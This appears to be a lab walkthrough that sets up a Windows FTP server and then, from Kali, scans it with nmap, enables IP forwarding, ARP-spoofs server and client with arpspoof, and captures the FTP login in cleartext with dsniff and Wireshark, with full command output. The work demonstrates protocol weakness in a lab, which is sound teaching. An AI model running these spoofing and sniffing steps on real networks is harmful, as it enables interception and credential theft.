
Later in the Authentication we select, the access to All users and Basic username and password authentication with read and write access.



Finish to setup the FTP Server.

Access FTP server from windows command prompt

We logged in to our other machine and opened CMD and typed, FTP 192.168.0.30 where 192.168.0.30 is our FTP Server.



We enter the credentials and we entered the Server.

Do an mitm and username and password of FTP transaction using wireshark and dsniff.

Now we open Kali to scan the server for FTP services running and try to sniff the packets.
We run the Nmap to find the server with FTP services and found 192.168.0.30

```
Nmap scan report for 192.168.0.30
Host is up (0.00054s latency).
Not shown: 94 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
MAC Address: 00:0C:29:1B:68:C8 (VMware)
```


Now to sniff the packets, we use dsniff, for that we type **sudo dsniff**, if not already installed, you can proceed ahead with apt-get install dsniff.

Now to forward the route we type the following command.

echo 1 > /*proc*/sys/net/ipv4/ip_forward

Now we set the variable of routing to 1 by


sysctl -w net.ipv4.ip_forward=1



```
root@kali:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@kali:~# sysctl -w net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
root@kali:~#
```

Now we sniff the arp communication from both the server and client.

arpspoof -i eth0 -t 192.168.0.30 -r 192.168.0.57



```
root@kali:~# arpspoof -i eth0 -t 192.168.0.30 -r 192.168.0.57
0:c:29:72:a7:61 0:c:29:1b:68:c8 0806 42: arp reply 192.168.0.57 is-at 0:c:29:72:a7:61
0:c:29:72:a7:61 0:c:29:86:50:9c 0806 42: arp reply 192.168.0.30 is-at 0:c:29:72:a7:61
0:c:29:72:a7:61 0:c:29:1b:68:c8 0806 42: arp reply 192.168.0.57 is-at 0:c:29:72:a7:61
0:c:29:72:a7:61 0:c:29:86:50:9c 0806 42: arp reply 192.168.0.30 is-at 0:c:29:72:a7:61
0:c:29:72:a7:61 0:c:29:1b:68:c8 0806 42: arp reply 192.168.0.57 is-at 0:c:29:72:a7:61
0:c:29:72:a7:61 0:c:29:86:50:9c 0806 42: arp reply 192.168.0.30 is-at 0:c:29:72:a7:61
```

The sniffing have started.

Now we start the dsniff as well to capture the packet.


```
utkarsh@kali: ~        utkarsh@kali: ~
utkarsh@kali:~$ sudo dsniff -i eth0
[sudo] password for utkarsh:
dsniff: listening on eth0
```


Now we open Wireshark to view the captiured packet in detailed way, will select the eth0 and start capturing the data packets,
We would also log in to the FTP Server.

In dsniff, the packet capture looks like this.

```
utkarsh@kali: ~        utkarsh@kali: ~
utkarsh@kali:~$ sudo dsniff -i eth0
[sudo] password for utkarsh:
dsniff: listening on eth0
-----------------
09/02/20 00:51:36 tcp 192.168.0.57.64853 -> 192.168.0.30.21 (ftp)
USER administrator
PASS Pass@1234
```

In wireshark it looks like this,


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
ftp
No. Time Source Destination Protocol Length Info
98 45.380436552 192.168.0.30 192.168.0.57 FTP 81 Response: 220 Microsoft F
101 45.382612001 192.168.0.57 192.168.0.30 FTP 68 Request: OPTS UTF8 ON
104 45.383076176 192.168.0.30 192.168.0.57 FTP 112 Response: 200 OPTS UTF8 c
123 50.622710625 192.168.0.57 192.168.0.30 FTP 74 Request: USER administrat
126 50.623123565 192.168.0.30 192.168.0.57 FTP 77 Response: 331 Password re
128 50.623177174 192.168.0.30 192.168.0.57 FTP 77 [TCP Fast Retransmission]
137 54.595265202 192.168.0.57 192.168.0.30 FTP 70 Request: PASS Pass@1234
148 54.624324328 192.168.0.30 192.168.0.57 FTP 79 Response: 530 User cannot
[Checksum Status: Unverified]
Urgent pointer: 0
[SEQ/ACK analysis]
[Timestamps]
TCP payload (20 bytes)
File Transfer Protocol (FTP)
USER administrator\r\n
Request command: USER
Request arg: administrator
[Current working directory:]
0000 00 0c 29 72 a7 61 00 0c 29 86 50 9c 08 00 45 02
0010 00 3c 24 03 40 00 80 06 55 0f c0 a8 00 39 c0 a8
0020 00 1e fd 55 00 15 c3 88 56 38 1f be 2b 41 50 18
0030 1f ab 67 81 00 00 55 53 45 52 20 61 64 6d 69 6e
0040 69 73 74 72 61 74 6f 72 0d 0a
Request arg (ftp.request.arg), 13 bytes
Packets: 292 · Displayed: 21 (7.2%) · Dropped: 0 (0.0%)
Profile: Default


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
ftp
No. Time Source Destination Protocol Length Info
98 45.380436552 192.168.0.30 192.168.0.57 FTP 81 Response: 220 Microsoft F
101 45.382612001 192.168.0.57 192.168.0.30 FTP 68 Request: OPTS UTF8 ON
104 45.383076176 192.168.0.30 192.168.0.57 FTP 112 Response: 200 OPTS UTF8 c
123 50.622710625 192.168.0.57 192.168.0.30 FTP 74 Request: USER administrat
126 50.623123565 192.168.0.30 192.168.0.57 FTP 77 Response: 331 Password re
128 50.623177174 192.168.0.30 192.168.0.57 FTP 77 [TCP Fast Retransmission]
137 54.595265202 192.168.0.57 192.168.0.30 FTP 70 Request: PASS Pass@1234
148 54.624324328 192.168.0.30 192.168.0.57 FTP 79 Response: 530 User cannot
[Checksum Status: Unverified]
Urgent pointer: 0
[SEQ/ACK analysis]
[Timestamps]
TCP payload (16 bytes)
File Transfer Protocol (FTP)
PASS Pass@1234\r\n
Request command: PASS
Request arg: Pass@1234
[Current working directory:]
0000 00 0c 29 72 a7 61 00 0c 29 86 50 9c 08 00 45 02
0010 00 38 24 05 40 00 80 06 55 11 c0 a8 00 39 c0 a8
0020 00 1e fd 55 00 15 c3 88 56 4c 1f be 2b 58 50 18
0030 1f 94 a2 21 00 00 50 41 53 53 20 50 61 73 73 40
0040 31 32 33 34 0d 0a
File Transfer Protocol (FTP): Protocol
Packets: 292 · Displayed: 21 (7.2%) · Dropped: 0 (0.0%)
Profile: Default